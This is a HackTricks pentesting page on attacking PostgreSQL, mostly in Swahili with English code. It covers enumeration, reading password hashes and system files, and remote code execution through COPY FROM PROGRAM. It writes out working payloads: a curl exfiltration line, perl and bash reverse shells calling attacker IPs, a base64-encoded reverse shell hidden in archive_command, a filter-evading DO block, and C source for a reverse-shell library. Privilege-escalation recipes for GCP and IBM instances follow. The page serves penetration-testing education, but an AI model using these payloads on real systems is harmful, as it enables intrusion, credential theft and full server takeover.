 HackTricks
5432,5433 - Pentesting Postgresql
Tip
Jifunze na fanya mazoezi ya AWS Hacking:
HackTricks Training AWS Red Team Expert (ARTE)
Jifunze na fanya mazoezi ya GCP Hacking:HackTricks Training GCP Red Team Expert (GRTE)
HackTricks Training Azure Red Team Expert (AzRTE)
Support HackTricks
- Angalia mpango wa usajili!
- Jiunge na 💬 kikundi cha Discord au kikundi cha telegram au tufuatilie kwenye Twitter 🐦 @hacktricks_live.
- Shiriki mbinu za hacking kwa kuwasilisha PRs kwa HackTricks na HackTricks Cloud repos za github.
Taarifa za Msingi
PostgreSQL imeelezewa kama object-relational database system ambayo ni chanzo wazi. Mfumo huu hauitumi tu lugha ya SQL bali pia unaiboresha kwa vipengele vya ziada. Uwezo wake unamuwezesha kushughulikia aina mbalimbali za data na operesheni, ukifanya kuwa chaguo linalofaa kwa waendelezaji na mashirika.
Port ya chaguo-msingi: 5432, na ikiwa port hii tayari inatumika inaonekana kwamba postgresql itatumia port inayofuata (5433 pengine) ambayo haijatumika.
PORT     STATE SERVICE
5432/tcp open  pgsql
Unganisha & Basic Enum
psql -U <myuser> # Open psql console with user
psql -h <host> -U <username> -d <database> # Remote connection
psql -h <host> -p <port> -U <username> -W <password> <database> # Remote connection
psql -h localhost -d <database_name> -U <User> #Password will be prompted
\list # List databases
\c <database> # use the database
\d # List tables
\du+ # Get users roles

# Get current user
SELECT user;

# Get current database
SELECT current_catalog;

# List schemas
SELECT schema_name,schema_owner FROM information_schema.schemata;
\dn+

#List databases
SELECT datname FROM pg_database;

#Read credentials (usernames + pwd hash)
SELECT usename, passwd from pg_shadow;

# Get languages
SELECT lanname,lanacl FROM pg_language;

# Show installed extensions
SHOW rds.extensions;
SELECT * FROM pg_extension;

# Get history of commands executed
\s
Warning
Ikiwa unapoendesha
\listna ukapata database inayoitwardsadmin, unajua uko ndani ya AWS postgresql database.
Kwa habari zaidi kuhusu jinsi ya kutumia vibaya PostgreSQL database, angalia:
Uorodheshaji wa Kiotomatiki
msf> use auxiliary/scanner/postgres/postgres_version
msf> use auxiliary/scanner/postgres/postgres_dbname_flag_injection
Brute force
Port scanning
Kulingana na this research, wakati jaribio la kuunganisha linaposhindwa, dblink hutoa exception sqlclient_unable_to_establish_sqlconnection ikiwa na maelezo ya kosa. Mifano ya maelezo haya imeorodheshwa hapa chini.
SELECT * FROM dblink_connect('host=1.2.3.4
port=5678
user=name
password=secret
dbname=abc
connect_timeout=10');
- Host iko chini
DETAIL: could not connect to server: No route to host Is the server running on host "1.2.3.4" and accepting TCP/IP connections on port 5678?
- Port imefungwa
DETAIL:  could not connect to server: Connection refused Is  the  server
running on host "1.2.3.4" and accepting TCP/IP connections on port 5678?
- Port iko wazi
DETAIL:  server closed the connection unexpectedly This  probably  means
the server terminated abnormally before or while processing the request
au
DETAIL: FATAL: password authentication failed for user "name"
- Port iko wazi au imechujwa
DETAIL:  could not connect to server: Connection timed out Is the server
running on host "1.2.3.4" and accepting TCP/IP connections on port 5678?
Katika PL/pgSQL functions, kwa sasa haiwezekani kupata maelezo ya exception. Hata hivyo, ikiwa una ufikiaji wa moja kwa moja kwa PostgreSQL server, unaweza kupata taarifa zinazohitajika. Ikiwa kuchota usernames and passwords kutoka kwenye system tables haiwezekani, unaweza kuzingatia kutumia wordlist attack method iliyoelezewa katika sehemu iliyopita, kwani inaweza kutoa matokeo chanya.
Orodha ya Ruhusa
Roles
| Role Types | |
|---|---|
| rolsuper | Roli ina ruhusa za superuser |
| rolinherit | Roli inarithi kiotomatiki ruhusa za roli ambazo ni mwanachama wake |
| rolcreaterole | Roli inaweza kuunda roli zaidi |
| rolcreatedb | Roli inaweza kuunda databases |
| rolcanlogin | Roli inaweza kuingia. Yaani, roli hii inaweza kutolewa kama kitambulisho cha awali cha idhini ya kikao |
| rolreplication | Roli ni roli ya replication. Roli ya replication inaweza kuanzisha muunganisho wa replication na kuunda na kufuta replication slots. |
| rolconnlimit | Kwa roli ambazo zinaweza kuingia, hii inaweka idadi ya juu ya muunganisho sambamba ambazo roli hii inaweza kufanya. -1 ina maana hakuna kikomo. |
| rolpassword | Sio password (soma kama ******** kila wakati) |
| rolvaliduntil | Muda wa kumalizika wa password (inatumika tu kwa uthibitisho wa password); null ikiwa hakuna kumalizika |
| rolbypassrls | Roli inapita sera zote za usalama za row-level, angalia Section 5.8 kwa maelezo zaidi. |
| rolconfig | Chaguo-msingi maalum kwa roli kwa vigezo vya usanidi wakati wa utekelezaji |
| oid | Kitambulisho (ID) cha roli |
Makundi ya Kuvutia
- Ikiwa wewe ni mwanachama wa
pg_execute_server_programunaweza kutekeleza programu - Ikiwa wewe ni mwanachama wa
pg_read_server_filesunaweza kusoma faili - Ikiwa wewe ni mwanachama wa
pg_write_server_filesunaweza kuandika faili
Tip
Kumbuka kwamba katika Postgres user, group na role ni sawa. Inategemea tu jinsi unavyovitumia na ikiwa unaruhusu kuingia.
# Get users roles
\du

#Get users roles & groups
# r.rolpassword
# r.rolconfig,
SELECT
r.rolname,
r.rolsuper,
r.rolinherit,
r.rolcreaterole,
r.rolcreatedb,
r.rolcanlogin,
r.rolbypassrls,
r.rolconnlimit,
r.rolvaliduntil,
r.oid,
ARRAY(SELECT b.rolname
FROM pg_catalog.pg_auth_members m
JOIN pg_catalog.pg_roles b ON (m.roleid = b.oid)
WHERE m.member = r.oid) as memberof
, r.rolreplication
FROM pg_catalog.pg_roles r
ORDER BY 1;

# Check if current user is superiser
## If response is "on" then true, if "off" then false
SELECT current_setting('is_superuser');

# Try to grant access to groups
## For doing this you need to be admin on the role, superadmin or have CREATEROLE role (see next section)
GRANT pg_execute_server_program TO "username";
GRANT pg_read_server_files TO "username";
GRANT pg_write_server_files TO "username";
## You will probably get this error:
## Cannot GRANT on the "pg_write_server_files" role without being a member of the role.

# Create new role (user) as member of a role (group)
CREATE ROLE u LOGIN PASSWORD 'lriohfugwebfdwrr' IN GROUP pg_read_server_files;
## Common error
## Cannot GRANT on the "pg_read_server_files" role without being a member of the role.
Jedwali
# Get owners of tables
select schemaname,tablename,tableowner from pg_tables;
## Get tables where user is owner
select schemaname,tablename,tableowner from pg_tables WHERE tableowner = 'postgres';

# Get your permissions over tables
SELECT grantee,table_schema,table_name,privilege_type FROM information_schema.role_table_grants;

#Check users privileges over a table (pg_shadow on this example)
## If nothing, you don't have any permission
SELECT grantee,table_schema,table_name,privilege_type FROM information_schema.role_table_grants WHERE table_name='pg_shadow';
Kazi
# Interesting functions are inside pg_catalog
\df * #Get all
\df *pg_ls* #Get by substring
\df+ pg_read_binary_file #Check who has access

# Get all functions of a schema
\df pg_catalog.*

# Get all functions of a schema (pg_catalog in this case)
SELECT routines.routine_name, parameters.data_type, parameters.ordinal_position
FROM information_schema.routines
LEFT JOIN information_schema.parameters ON routines.specific_name=parameters.specific_name
WHERE routines.specific_schema='pg_catalog'
ORDER BY routines.routine_name, parameters.ordinal_position;

# Another aparent option
SELECT * FROM pg_proc;
Vitendo vya mfumo wa faili
Soma saraka na faili
Kutoka kwenye commit , wanachama wa kikundi kilichofafanuliwa DEFAULT_ROLE_READ_SERVER_FILES (kinachoitwa pg_read_server_files) na super users wanaweza kutumia njia ya COPY kwenye njia yoyote (angalia convert_and_check_filename katika genfile.c):
# Read file
CREATE TABLE demo(t text);
COPY demo from '/etc/passwd';
SELECT * FROM demo;
Warning
Kumbuka kwamba ikiwa wewe si super user lakini una ruhusa za CREATEROLE unaweza kujifanya kuwa mwanachama wa kundi hilo:
GRANT pg_read_server_files TO username;
Kuna other postgres functions ambazo zinaweza kutumika kusoma faili au kuorodhesha saraka. Ni superusers na users with explicit permissions pekee wanaweza kuzitumia:
# Before executing these function go to the postgres DB (not in the template1)
\c postgres
## If you don't do this, you might get "permission denied" error even if you have permission

select * from pg_ls_dir('/tmp');
select * from pg_read_file('/etc/passwd', 0, 1000000);
select * from pg_read_binary_file('/etc/passwd');

# Check who has permissions
\df+ pg_ls_dir
\df+ pg_read_file
\df+ pg_read_binary_file

# Try to grant permissions
GRANT EXECUTE ON function pg_catalog.pg_ls_dir(text) TO username;
# By default you can only access files in the datadirectory
SHOW data_directory;
# But if you are a member of the group pg_read_server_files
# You can access any file, anywhere
GRANT pg_read_server_files TO username;
# Check CREATEROLE privilege escalation
Unaweza kupata kazi zaidi katika https://www.postgresql.org/docs/current/functions-admin.html
Kuandika Faili Rahisi
Ni watumiaji wakuu tu na wanachama wa pg_write_server_files wanaoweza kutumia copy kuandika faili.
copy (select convert_from(decode('<ENCODED_PAYLOAD>','base64'),'utf-8')) to '/just/a/path.exec';
Warning
Kumbuka kwamba ikiwa wewe si super user lakini una ruhusa za
CREATEROLEunaweza kujifanya mwanachama wa kikundi hicho:GRANT pg_write_server_files TO username;
Kumbuka kwamba COPY haiwezi kushughulikia newline chars, kwa hivyo hata ikiwa unatumia payload ya base64 unahitaji kutuma mstari mmoja.
Kizuizi muhimu sana cha mbinu hii ni kwamba copy haiwezi kutumika kuandika binary files kwa sababu inabadilisha baadhi ya binary values.
Kupakia mafaili ya binary
Hata hivyo, kuna mbinu nyingine za kupakia mafaili makubwa ya binary:
Big Binary Files Upload (PostgreSQL)
Kusasisha data za jedwali la PostgreSQL kupitia kuandika faili ya ndani
Ikiwa una ruhusa zinazohitajika za kusoma na kuandika mafaili ya server ya PostgreSQL, unaweza kusasisha jedwali lolote kwenye server kwa kuandika juu ya filenode inayohusiana katika the PostgreSQL data directory. More on this technique here.
Hatua zinazohitajika:
- Pata directory ya data ya PostgreSQL
SELECT setting FROM pg_settings WHERE name = 'data_directory';
Note: Ikiwa huwezi kupata njia ya sasa ya data directory kutoka settings, unaweza kuuliza major PostgreSQL version kupitia query ya SELECT version() na kujaribu brute-force njia. Njia za kawaida za data directory kwenye Unix installations za PostgreSQL ni /var/lib/PostgreSQL/MAJOR_VERSION/CLUSTER_NAME/. Jina la cluster la kawaida ni main.
- Pata njia ya relative ya filenode inayohusiana na jedwali lengwa
SELECT pg_relation_filepath('{TABLE_NAME}')
Hii query inapaswa kurudisha kitu kama base/3/1337. Njia kamili kwenye disk itakuwa $DATA_DIRECTORY/base/3/1337, yaani /var/lib/postgresql/13/main/base/3/1337.
- Pakua filenode kupitia functions za
lo_*
SELECT lo_import('{PSQL_DATA_DIRECTORY}/{RELATION_FILEPATH}',13337)
- Pata datatype inayohusiana na jedwali lengwa
SELECT
STRING_AGG(
CONCAT_WS(
',',
attname,
typname,
attlen,
attalign
),
';'
)
FROM pg_attribute
JOIN pg_type
ON pg_attribute.atttypid = pg_type.oid
JOIN pg_class
ON pg_attribute.attrelid = pg_class.oid
WHERE pg_class.relname = '{TABLE_NAME}';
- Tumia PostgreSQL Filenode Editor ili edit the filenode; weka bendera zote za kimantiki
rol*kuwa 1 kwa ruhusa kamili.
python3 postgresql_filenode_editor.py -f {FILENODE} --datatype-csv {DATATYPE_CSV_FROM_STEP_4} -m update -p 0 -i ITEM_ID --csv-data {CSV_DATA}

- Pakia tena filenode iliyohaririwa kupitia functions za
lo_*, na andika juu ya faili asili kwenye disk
SELECT lo_from_bytea(13338,decode('{BASE64_ENCODED_EDITED_FILENODE}','base64'))
SELECT lo_export(13338,'{PSQL_DATA_DIRECTORY}/{RELATION_FILEPATH}')
- (Hiari) Futa cache ya jedwali iliyomo kwenye memory kwa kuendesha query ya SQL yenye gharama kubwa
SELECT lo_from_bytea(133337, (SELECT REPEAT('a', 128*1024*1024))::bytea)
- Sasa unapaswa kuona thamani za jedwali zimesasishwa ndani ya PostgreSQL.
Unaweza pia kuwa superadmin kwa kuhariri jedwali la pg_authid. See the following section.
RCE
RCE kwa programu
Tangu version 9.3, ni super users pekee na wanachama wa kikundi pg_execute_server_program wanaoweza kutumia copy kwa RCE (mfano na exfiltration:
'; copy (SELECT '') to program 'curl http://YOUR-SERVER?f=`ls -l|base64`'-- -
Mfano wa exec:
#PoC
DROP TABLE IF EXISTS cmd_exec;
CREATE TABLE cmd_exec(cmd_output text);
COPY cmd_exec FROM PROGRAM 'id';
SELECT * FROM cmd_exec;
DROP TABLE IF EXISTS cmd_exec;

#Reverse shell
#Notice that in order to scape a single quote you need to put 2 single quotes
COPY files FROM PROGRAM 'perl -MIO -e ''$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"192.168.0.104:80");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;''';
Warning
Kumbuka kwamba ikiwa huna super user lakini unayo ruhusa ya
CREATEROLEunaweza kujifanya mwanachama wa kundi hilo:GRANT pg_execute_server_program TO username;
Au tumia moduli ya multi/postgres/postgres_copy_from_program_cmd_exec kutoka metasploit.
Taarifa zaidi kuhusu udhaifu huu here. Ingawa iliripotiwa kama CVE-2019-9193, Postgres ilitangaza kuwa hii ilikuwa feature and will not be fixed.
Bypass vichujio vya maneno muhimu/WAF kufikia COPY PROGRAM
Katika muktadha wa SQLi yenye stacked queries, WAF inaweza kuondoa au kuzuia neno-kifungu halisi COPY. Unaweza kujenga kauli hiyo kwa wakati wa utekelezaji na kuitekeleza ndani ya PL/pgSQL DO block. Kwa mfano, jenga C ya mwanzoni kwa kutumia CHR(67) ili kupita vichujio rahisi na kisha EXECUTE amri iliyokusanywa:
DO $$
DECLARE cmd text;
BEGIN
cmd := CHR(67) || 'OPY (SELECT '''') TO PROGRAM ''bash -c "bash -i >& /dev/tcp/10.10.14.8/443 0>&1"''';
EXECUTE cmd;
END $$;
This pattern avoids static keyword filtering and still achieves OS command execution via COPY ... PROGRAM. It is especially useful when the application echoes SQL errors and allows stacked queries.
RCE with PostgreSQL Languages
RCE with PostgreSQL extensions
Mara tu umejifunza kutoka chapisho lililopita how to upload binary files unaweza kujaribu kupata RCE uploading a postgresql extension and loading it.
RCE with PostgreSQL Extensions
PostgreSQL configuration file RCE
Tip
Miundo ya RCE zifuatazo ni muhimu hasa katika muktadha uliopunguzwa wa SQLi, kwani hatua zote zinaweza kufanywa kupitia nested SELECT statements
Faili ya usanidi ya PostgreSQL ina uwezo wa kuandikwa na postgres user, ambaye ndiye anayeendesha database, kwa hiyo kama superuser unaweza kuandika faili kwenye filesystem, na hivyo unaweza overwrite faili hii.
.png)
RCE with ssl_passphrase_command
Maelezo zaidi kuhusu mbinu hii hapa.
Faili ya usanidi ina vigezo vinavyovutia vinavyoweza kusababisha RCE:
ssl_key_file = '/etc/ssl/private/ssl-cert-snakeoil.key'Path to the private key of the databasessl_passphrase_command = ''If the private file is protected by password (encrypted) postgresql will execute the command indicated in this attribute.ssl_passphrase_command_supports_reload = offIkiwa kipengee hiki kiko on basi command itakayotekelezwa endapo funguo litakuwa limefichwa kwa nywila itatekelezwa wakatipg_reload_conf()itakapotekelezwa.
Kisha, mdukuzi atalazimika:
- Dump private key kutoka server
- Encrypt downloaded private key:
rsa -aes256 -in downloaded-ssl-cert-snakeoil.key -out ssl-cert-snakeoil.key- Overwrite
- Dump the current postgresql configuration
- Overwrite the configuration with the mentioned attributes configuration:
ssl_passphrase_command = 'bash -c "bash -i >& /dev/tcp/127.0.0.1/8111 0>&1"'ssl_passphrase_command_supports_reload = on- Execute
pg_reload_conf()
Wakati nikifanya majaribio niligundua kwamba hii itaweza kufanya kazi tu ikiwa faili ya private key ina privileges 640, inamilikiwa na root na na group ssl-cert au postgres (hivyo postgres user anaweza kuisoma), na iko katika /var/lib/postgresql/12/main.
RCE with archive_command
More information about this config and about WAL here.
Kipengele kingine katika faili ya usanidi kinachoweza kutumiwa ni archive_command.
Ili hili lifanye kazi, setting ya archive_mode lazima iwe 'on' au 'always'. Ikiwa ni kweli, tunaweza overwrite command katika archive_command na kulazimisha itekelezwe kupitia operesheni za WAL (write-ahead logging).
Hatua kwa ujumla ni:
- Angalia kama archive mode iko enabled:
SELECT current_setting('archive_mode') - Overwrite
archive_commandna payload. Kwa mfano, reverse shell:archive_command = 'echo "dXNlIFNvY2tldDskaT0iMTAuMC4wLjEiOyRwPTQyNDI7c29ja2V0KFMsUEZfSU5FVCxTT0NLX1NUUkVBTSxnZXRwcm90b2J5bmFtZSgidGNwIikpO2lmKGNvbm5lY3QoUyxzb2NrYWRkcl9pbigkcCxpbmV0X2F0b24oJGkpKSkpe29wZW4oU1RESU4sIj4mUyIpO29wZW4oU1RET1VULCI+JlMiKTtvcGVuKFNUREVSUiwiPiZTIik7ZXhlYygiL2Jpbi9zaCAtaSIpO307" | base64 --decode | perl' - Reload the config:
SELECT pg_reload_conf() - Force the WAL operation to run, which will call the archive command:
SELECT pg_switch_wal()orSELECT pg_switch_xlog()for some Postgres versions
Editing postgresql.conf via Large Objects (SQLi-friendly)
Wakati uandishi wa mistari mingi unahitajika (mfano, kuweka GUCs nyingi), tumia PostgreSQL Large Objects kusoma na ku-overwrite config kabisa kupitia SQL. Njia hii ni bora katika muktadha wa SQLi ambapo COPY haiwezi kushughulikia newlines au binary-safe writes.
Example (adjust the major version and path if needed, e.g. version 15 on Debian):
-- 1) Import the current configuration and note the returned OID (example OID: 114575)
SELECT lo_import('/etc/postgresql/15/main/postgresql.conf');

-- 2) Read it back as text to verify
SELECT encode(lo_get(114575), 'escape');

-- 3) Prepare a minimal config snippet locally that forces execution via WAL
--    and base64-encode its contents, for example:
--    archive_mode = 'always'\n
--    archive_command = 'bash -c "bash -i >& /dev/tcp/10.10.14.8/443 0>&1"'\n
--    archive_timeout = 1\n
--    Then write the new contents into a new Large Object and export it over the original file
SELECT lo_from_bytea(223, decode('<BASE64_POSTGRESQL_CONF>', 'base64'));
SELECT lo_export(223, '/etc/postgresql/15/main/postgresql.conf');

-- 4) Reload the configuration and optionally trigger a WAL switch
SELECT pg_reload_conf();
-- Optional explicit trigger if needed
SELECT pg_switch_wal();  -- or pg_switch_xlog() on older versions
Hii inatoa utekelezaji thabiti wa amri za OS kupitia archive_command kama mtumiaji postgres, mradi archive_mode iwe imewezeshwa. Katika matumizi, kuweka archive_timeout ndogo kunaweza kusababisha kuitishwa haraka bila kuhitaji WAL switch wazi.
RCE with preload libraries
More information about this technique here.
This attack vector takes advantage of the following configuration variables:
session_preload_libraries– maktaba ambazo zitatapakiwa na server ya PostgreSQL wakati wa muunganisho wa mteja.dynamic_library_path– orodha ya saraka ambako server ya PostgreSQL itatafuta maktaba.
Tunaweza kuweka thamani ya dynamic_library_path hadi saraka inayoweza kuandikwa na mtumiaji postgres anayekimbisha database, mf. saraka ya /tmp/, kisha kupakia kipengee chenye madhara cha .so huko. Kisha tutalazimisha server ya PostgreSQL kupakia maktaba tuliyopakia kwa kuiweka kwenye session_preload_libraries.
The attack steps are:
- Download the original
postgresql.conf - Include the
/tmp/directory in thedynamic_library_pathvalue, e.g.dynamic_library_path = '/tmp:$libdir' - Include the malicious library name in the
session_preload_librariesvalue, e.g.session_preload_libraries = 'payload.so' - Check major PostgreSQL version via the
SELECT version()query - Compile the malicious library code with the correct PostgreSQL dev package Sample code:
#include <stdio.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include "postgres.h"
#include "fmgr.h"

#ifdef PG_MODULE_MAGIC
PG_MODULE_MAGIC;
#endif

void _init() {
/*
code taken from https://www.revshells.com/
*/

int port = REVSHELL_PORT;
struct sockaddr_in revsockaddr;

int sockt = socket(AF_INET, SOCK_STREAM, 0);
revsockaddr.sin_family = AF_INET;
revsockaddr.sin_port = htons(port);
revsockaddr.sin_addr.s_addr = inet_addr("REVSHELL_IP");

connect(sockt, (struct sockaddr *) &revsockaddr,
sizeof(revsockaddr));
dup2(sockt, 0);
dup2(sockt, 1);
dup2(sockt, 2);

char * const argv[] = {"/bin/bash", NULL};
execve("/bin/bash", argv, NULL);
}
Compiling the code:
gcc -I$(pg_config --includedir-server) -shared -fPIC -nostartfiles -o payload.so payload.c
- Pakia
postgresql.confyenye madhara (iliyotengenezwa hatua 2-3) na uibadilishe ile ya asili - Pakia
payload.sokutoka hatua 5 hadi saraka/tmp - Reload usanidi wa server kwa kuanzisha upya server au kwa kuendesha query
SELECT pg_reload_conf() - Wakati wa muunganisho ujao wa DB, utapokea muunganisho wa reverse shell.
Postgres Privesc
CREATEROLE Privesc
Grant
Kulingana na docs: Roles having CREATEROLE privilege can grant or revoke membership in any role that is not a superuser.
Hivyo, ikiwa una ruhusa ya CREATEROLE unaweza kujipa ufikiaji wa roles nyingine (zisizo superuser) ambazo zinaweza kukupa chaguo la kusoma na kuandika faili na kutekeleza amri:
# Access to execute commands
GRANT pg_execute_server_program TO username;
# Access to read files
GRANT pg_read_server_files TO username;
# Access to write files
GRANT pg_write_server_files TO username;
Badilisha Nenosiri
Watumiaji walio na jukumu hili pia wanaweza kubadilisha manenosiri ya non-superusers wengine:
#Change password
ALTER USER user_name WITH PASSWORD 'new_password';
Privesc kwa SUPERUSER
Ni kawaida sana kupata kuwa local users can login in PostgreSQL without providing any password. Kwa hiyo, mara tu unapopata permissions to execute code unaweza kutumia vibaya ruhusa hizi kukupa nafasi ya SUPERUSER:
COPY (select '') to PROGRAM 'psql -U <super_user> -c "ALTER USER <your_username> WITH SUPERUSER;"';
Tip
Hii kwa kawaida inawezekana kwa sababu ya mistari ifuatayo katika faili
pg_hba.conf:# "local" is for Unix domain socket connections only local all all trust # IPv4 local connections: host all all 127.0.0.1/32 trust # IPv6 local connections: host all all ::1/128 trust
ALTER TABLE privesc
Katika this writeup imeelezea jinsi ilivyowezekana kufanya privesc katika Postgres GCP kwa kutumia vibaya ruhusa za ALTER TABLE zilizotolewa kwa mtumiaji.
Unapojaribu kumfanya mtumiaji mwingine mmiliki wa jedwali unapaswa kupata hitilafu inayokuzuia, lakini inaonekana GCP ilimpa chaguo hilo mtumiaji postgres ambaye si superuser katika GCP:
.png)
Kuunganisha wazo hili na ukweli kwamba wakati amri za INSERT/UPDATE/ANALYZE zinaendeshwa kwenye jedwali lenye index function, function inaitwa kama sehemu ya amri kwa kutumia jedwali ruhusa za mmiliki. Inawezekana kuunda index yenye function na kumpa ruhusa za mmiliki kwa super user juu ya jedwali hilo, kisha kuendesha ANALYZE kwenye jedwali hilo kwa function hatari itakayoweza kutekeleza amri kwa sababu inatumia ruhusa za mmiliki.
GetUserIdAndSecContext(&save_userid, &save_sec_context);
SetUserIdAndSecContext(onerel->rd_rel->relowner,
save_sec_context | SECURITY_RESTRICTED_OPERATION);
Exploitation
- Anza kwa kuunda jedwali jipya.
- Ingiza maudhui yasiyo muhimu kwenye jedwali ili kutoa data kwa ajili ya index function.
- Unda malicious index function inayobeba payload ya code execution, ikiruhusu amri zisizoidhinishwa kutekelezwa.
- Tumia ALTER kubadilisha owner wa jedwali hadi “cloudsqladmin”, ambayo ni role ya superuser ya GCP inayotumiwa pekee na Cloud SQL kusimamia na kudumisha database.
- Fanya operesheni ya ANALYZE kwenye jedwali. Hatua hii inalazimisha engine ya PostgreSQL kuhamia muktadha wa mtumiaji wa mmiliki wa jedwali, “cloudsqladmin”. Kwa hivyo, malicious index function itaitewa ikitumia ruhusa za “cloudsqladmin”, na hivyo kuruhusu utekelezaji wa shell command ambao awali haukuruhusiwa.
In PostgreSQL, this flow looks something like this:
CREATE TABLE temp_table (data text);
CREATE TABLE shell_commands_results (data text);

INSERT INTO temp_table VALUES ('dummy content');

/* PostgreSQL does not allow creating a VOLATILE index function, so first we create IMMUTABLE index function */
CREATE OR REPLACE FUNCTION public.suid_function(text) RETURNS text
LANGUAGE sql IMMUTABLE AS 'select ''nothing'';';

CREATE INDEX index_malicious ON public.temp_table (suid_function(data));

ALTER TABLE temp_table OWNER TO cloudsqladmin;

/* Replace the function with VOLATILE index function to bypass the PostgreSQL restriction */
CREATE OR REPLACE FUNCTION public.suid_function(text) RETURNS text
LANGUAGE sql VOLATILE AS 'COPY public.shell_commands_results (data) FROM PROGRAM ''/usr/bin/id''; select ''test'';';

ANALYZE public.temp_table;
Kisha, jedwali shell_commands_results litakuwa na matokeo ya msimbo uliotekelezwa:
uid=2345(postgres) gid=2345(postgres) groups=2345(postgres)
Kuingia kwa mtumiaji wa ndani
Baadhi ya instansi za postgresql zilizopangwa vibaya zinaweza kuruhusu kuingia kwa mtumiaji yeyote wa ndani; inawezekana kuingia kutoka 127.0.0.1 kwa kutumia dblink function:
\du * # Get Users
\l    # Get databases
SELECT * FROM dblink('host=127.0.0.1
port=5432
user=someuser
password=supersecret
dbname=somedb',
'SELECT usename,passwd from pg_shadow')
RETURNS (result TEXT);
Warning
Kumbuka kwamba ili query iliyotangulia ifanye kazi function
dblinkinapaswa kuwepo. Ikiwa haipo unaweza kujaribu kuunda kwaCREATE EXTENSION dblink;
Ikiwa una nywila ya mtumiaji mwenye ruhusa zaidi, lakini mtumiaji huyo hauruhusiwi kuingia kutoka IP ya nje, unaweza kutumia function ifuatayo kutekeleza queries kama mtumiaji huyo:
SELECT * FROM dblink('host=127.0.0.1
user=someuser
dbname=somedb',
'SELECT usename,passwd from pg_shadow')
RETURNS (result TEXT);
Inawezekana kuangalia ikiwa function hii ipo kwa:
SELECT * FROM pg_proc WHERE proname='dblink' AND pronargs=2;
Kazi iliyobainishwa maalum yenye SECURITY DEFINER
In this writeup, pentesters waliweza privesc ndani ya instance ya postgres iliyotolewa na IBM, kwa sababu walikuta function hii yenye the SECURITY DEFINER flag:
CREATE OR REPLACE FUNCTION public.create_subscription(IN subscription_name text,IN host_ip text,IN portnum text,IN password text,IN username text,IN db_name text,IN publisher_name text)
RETURNS text
LANGUAGE 'plpgsql'
    VOLATILE SECURITY DEFINER
    PARALLEL UNSAFE
COST 100

AS $BODY$
DECLARE
persist_dblink_extension boolean;
BEGIN
persist_dblink_extension := create_dblink_extension();
PERFORM dblink_connect(format('dbname=%s', db_name));
PERFORM dblink_exec(format('CREATE SUBSCRIPTION %s CONNECTION ''host=%s port=%s password=%s user=%s dbname=%s sslmode=require'' PUBLICATION %s',
subscription_name, host_ip, portNum, password, username, db_name, publisher_name));
PERFORM dblink_disconnect();
…
Kama explained in the docs function yenye SECURITY DEFINER is executed kwa idhinisho za user that owns it. Kwa hiyo, ikiwa function ni vulnerable to SQL Injection au inafanya baadhi ya privileged actions with params controlled by the attacker, inaweza kutumika vibaya ili escalate privileges inside postgres.
Katika mstari wa 4 wa code ya hapo juu unaweza kuona kuwa function ina bendera ya SECURITY DEFINER.
CREATE SUBSCRIPTION test3 CONNECTION 'host=127.0.0.1 port=5432 password=a
user=ibm dbname=ibmclouddb sslmode=require' PUBLICATION test2_publication
WITH (create_slot = false); INSERT INTO public.test3(data) VALUES(current_user);
Kisha tekeleza amri:
.png)
Pass Burteforce with PL/pgSQL
